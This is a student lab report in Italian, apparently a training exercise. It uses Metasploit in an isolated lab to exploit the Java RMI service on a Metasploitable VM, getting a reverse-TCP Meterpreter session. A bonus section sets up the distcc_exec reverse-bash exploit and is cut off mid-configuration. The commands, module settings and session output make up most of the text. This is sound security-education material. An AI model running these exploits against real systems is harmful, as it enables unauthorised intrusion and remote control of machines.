

# Report Esercizio 24/01/2025

## Exploit Java RMI con Metasploit Framework + Bonus

Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit Java RMI utilizzando Metasploit Framework su una macchina virtuale Metasploitable.

Bisognerà effettuare una sessione di hacking sul servizio ‘Java RMI’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

### 1. Configurazione delle macchine:

Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .

Nello specifico le macchine Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.77.111 - 192.168.77.112/24

### 2. Utilizzo Metasploit Framework:

Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘Java RMI’ della macchina Metasploitable.


### Preconfigurazione macchine virtuali:

Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.

Come indirizzo di rete di riferimento uso il 192.168.77.0 /24.

### -Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fa Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando `ifconfig` o `ip a`.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.77.111/24 brd 192.168.77.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$
```

Come si può vedere l'indirizzo è stato configurato correttamente.

#### -Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: `sudo ifconfig eth0 192.168.77.112/24`

```
Metasploitable_2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.77.112/24
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c1:13:61
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec1:1361/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:2862 (2.7 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33885 (33.0 KB)  TX bytes:33885 (33.0 KB)

msfadmin@metasploitable:~$ _
```

-Ping Kali --> Metasploitable:

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 192.168.77.112
PING 192.168.77.112 (192.168.77.112) 56(84) bytes of data.
64 bytes from 192.168.77.112: icmp_seq=1 ttl=64 time=3.82 ms
64 bytes from 192.168.77.112: icmp_seq=2 ttl=64 time=0.752 ms
64 bytes from 192.168.77.112: icmp_seq=3 ttl=64 time=0.638 ms
64 bytes from 192.168.77.112: icmp_seq=4 ttl=64 time=2.57 ms
^C
— 192.168.77.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3035ms
rtt min/avg/max/mdev = 0.638/1.945/3.822/1.327 ms

(kali㉿kali)-[~]
$
```

-Sessione hacking con Metasploit Framework (msfconsole) :

Per prima cosa si fa una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:

“nmap -sV indirizzoiptarget (192.168.77.112)”

```
kali@kali: ~  
File Actions Edit View Help  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 04:29 EST  
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn  
Nmap done: 1 IP address (0 hosts up) scanned in 1.65 seconds  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.77.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 04:29 EST  
Nmap scan report for 192.168.77.112  
Host is up (0.0077s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login          
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 25.31 seconds  
  
(kali@kali)-[~]  
$
```

Dopo aver fatto l'nmap ed aver visto la porta 1099 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Metasploit can be configured at startup, see msfconsole  
--help to learn more  
  
Metasploit v6.4.34-dev  
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 >
```

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'Java RMI',

per fare ciò si utilizza il seguente comando:

“search java\_rmi”

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry         .               normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)         .               .       .       .
3  \_ target: Windows x86 (Native Payload)   .               .       .       .
4  \_ target: Linux x86 (Native Payload)     .               .       .       .
5  \_ target: Mac OS X PPC (Native Payload)  .               .       .       .
6  \_ target: Mac OS X x86 (Native Payload)  .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > █
```

Come da screen notiamo che l’exploit per il java\_rmi del server

”exploit/multi/misc/java\_rmi\_server” è il numero 1.

Per scegliere l’exploit possiamo usare il comando use 1 oppure use path dell’exploit.

“use 1 oppure use exploit/multi/misc/java\_rmi\_server”

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    0.0.0.0         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   nil             no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   nil             no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > █
```

Come da screen, notiamo che ci sono dei parametri requisiti (required), quelli che sono necessari RHOSTS e RPORT, quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 1099 ed essendo che su metasploit la porta in ascolto è sempre la 1099 non è necessaria cambiarla.

Inoltre è necessario settare LHOST quindi l’indirizzo dell’attaccante, in questo caso di kali, perchè si sta andando a fare un reverse\_attack.

Per settare quindi l’RHOSTS,e LHOST i comandi sono i seguenti:



“set RHOSTS indirizzo ipv4 (192.168.77.112)”.

“set LHOST indirizzo ipv4 (192.168.77.111)”.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.77.112
RHOSTS => 192.168.77.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(multi/misc/java_rmi_server) > █
```

Una volta settato l’RHOSTS e LHOST, facendo un 2\* controllo con ”show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.77.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (tcp)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.77.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > █
```

I parametri sono stati inseriti correttamente.

Successivamente ci resta da scegliere e configurare il payload, la prima cosa da fare è vedere quanti payload sono disponibili per l’exploit che abbiamo scelto.

Il comando per fare ciò è “show payloads”, e nello specifico vedremo soltanto i payloads disponibili per quel tipo specifico di exploit scelto.

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads
Compatible Payloads


| #  | Name                                                             | Disclosure Date | Rank   | Check | Description                                                                               |
|----|------------------------------------------------------------------|-----------------|--------|-------|-------------------------------------------------------------------------------------------|
| 0  | payload/cmd/unix/bind_aws_instance_connect                       | .               | normal | No    | Unix SSH Shell, Bind Instance Connect (via AWS API)                                       |
| 1  | payload/generic/custom                                           | .               | normal | No    | Custom Payload                                                                            |
| 2  | payload/generic/shell_bind_aws_ssm                               | .               | normal | No    | Command Shell, Bind SSM (via AWS API)                                                     |
| 3  | payload/generic/shell_bind_tcp                                   | .               | normal | No    | Generic Command Shell, Bind TCP Inline                                                    |
| 4  | payload/generic/shell_reverse_tcp                                | .               | normal | No    | Generic Command Shell, Reverse TCP Inline                                                 |
| 5  | payload/generic/ssh/interact                                     | .               | normal | No    | Interact with Established SSH Connection                                                  |
| 6  | payload/java/jsp_shell_bind_tcp                                  | .               | normal | No    | Java JSP Command Shell, Bind TCP Inline                                                   |
| 7  | payload/java/jsp_shell_reverse_tcp                               | .               | normal | No    | Java JSP Command Shell, Reverse TCP Inline                                                |
| 8  | payload/java/meterpreter/bind_tcp                                | .               | normal | No    | Java Meterpreter, Java Bind TCP Stager                                                    |
| 9  | payload/java/meterpreter/reverse_http                            | .               | normal | No    | Java Meterpreter, Java Reverse HTTP Stager                                                |
| 10 | payload/java/meterpreter/reverse_https                           | .               | normal | No    | Java Meterpreter, Java Reverse HTTPS Stager                                               |
| 11 | payload/java/meterpreter/reverse_tcp                             | .               | normal | No    | Java Meterpreter, Java Reverse TCP Stager                                                 |
| 12 | payload/java/shell/bind_tcp                                      | .               | normal | No    | Command Shell, Java Bind TCP Stager                                                       |
| 13 | payload/java/shell/reverse_tcp                                   | .               | normal | No    | Command Shell, Java Reverse TCP Stager                                                    |
| 14 | payload/java/shell_reverse_tcp                                   | .               | normal | No    | Java Command Shell, Reverse TCP Inline                                                    |
| 15 | payload/multi/meterpreter/reverse_http (Multiple Architectures)  | .               | normal | No    | Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)  |
| 16 | payload/multi/meterpreter/reverse_https (Multiple Architectures) | .               | normal | No    | Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures) |


msf6 exploit(multi/misc/java_rmi_server) > █
```

In questo caso il payload interessato è il meterpreter/reverse\_tcp quindi il numero 11.

Per settarlo il comando è il seguente:

“set payload numero (11)”

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

Per vedere che parametri ha bisogno il payload, facciamo un 3\* “show options”, dopo aver settato il payload.

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.77.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   | /j3SboC8Wi3     | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.77.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > █
```

In questo caso però non è richiesto nessun parametro quindi le opzioni non sono cambiate rispetto a prima.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/j3SboC8Wi3
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:38154) at 2025-01-24 05:11:09 -0500

meterpreter > █
```

L’attacco ha avuto successo, abbiamo ottenuto la sessione con meterpreter (shell avanzata), lo vediamo da session opened.

Da cui possiamo eseguire diversi comandi come ifconfig o ip a , route che ci restituiranno le informazioni di rete e delle tabelle di routing della macchina target.

```
meterpreter > ifconfig
```

```
Interface 1
```

```
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec1:1361
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.77.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fec1:1361	::	::		

```
meterpreter > 
```

Con il comando help ci mostra tutti i comandi:



```
meterpreter > help
```

#### Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

#### -Bonus:

“Il Bonus ci chiede di effettuare l’attacco al servizio distccd e dopo realizzare una privilege escalation per diventare root, spiegando i passaggi per far ciò”

#### -Che cos'è il servizio Distcc?

Il servizio distcc (Distributed C Compiler) è un sistema di compilazione distribuita che consente di accelerare la compilazione del codice sorgente utilizzando più macchine su una rete.

Funziona distribuendo il lavoro di compilazione del codice tra diversi computer, riducendo così il tempo totale di compilazione complessivo, molto utile quindi su progetti di grandi dimensioni.

#### -Che cos'è Distccd?

Il distccd (Distributed C Compiler Daemon) è il servizio vero e proprio (il demone) che rimane in ascolto per ricevere i job di compilazione da mandare alle altre macchine.

#### -Fase Exploit con Metasploit Framework:

Ora passiamo alla fase di attacco con Metasploit Framework, con l’nmap fatto precedentemente notiamo che il servizio(demone) distccd è aperto alla porta 3632.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV -p- 192.168.77.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 05:40 EST  
Nmap scan report for 192.168.77.112  
Host is up (0.039s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)  
33521/tcp open  mountd       1-3 (RPC #100005)  
43021/tcp open  java-rmi     GNU Classpath grmiregistry  
56364/tcp open  nlockmgr     1-4 (RPC #100021)  
60600/tcp open  status       1 (RPC #100024)  
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 163.80 seconds
```

Per passare alla sessione di hacking con Metasploit Framework utilizzando da cmd il comando msfconsole.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Metasploit can be configured at startup, see msfconsole  
--help to learn more  
  
Metasploit v6.4.34-dev  
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'distcc',

per fare ciò si utilizza il seguente comando:

“search distcc”

```
msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > █
```

Notiamo che c'è solamente un'opzione di exploit quindi scegliamo questo.

“use 0 oppure use exploit/unix/misc/distcc\_exec”

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > █
```

Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632             yes       The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name      Current Setting  Required  Description
--      -
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > █
```

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS, RPORT e LHOST quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 3632 ed essendo che su metasploit la porta in ascolto è sempre la 3632 non è necessaria cambiarla.

LHOST è l'indirizzo ip dell'attaccante, quindi si sta eseguendo un reverse attack.

Per settare quindi l'RHOSTS e LHOST, i comandi sono i seguenti:

“set RHOSTS indirizzo ipv4 di Metasploitable (192.168.77.112)”.

“set LHOST indirizzo ipv4 di Kali (192.168.77.111)”.

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.77.112
RHOSTS => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) > █
```

Una volta settato l'RHOSTS e LHOST, facendo un 2° controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.77.112
RHOSTS => 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.77.111
LHOST => 192.168.77.111
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
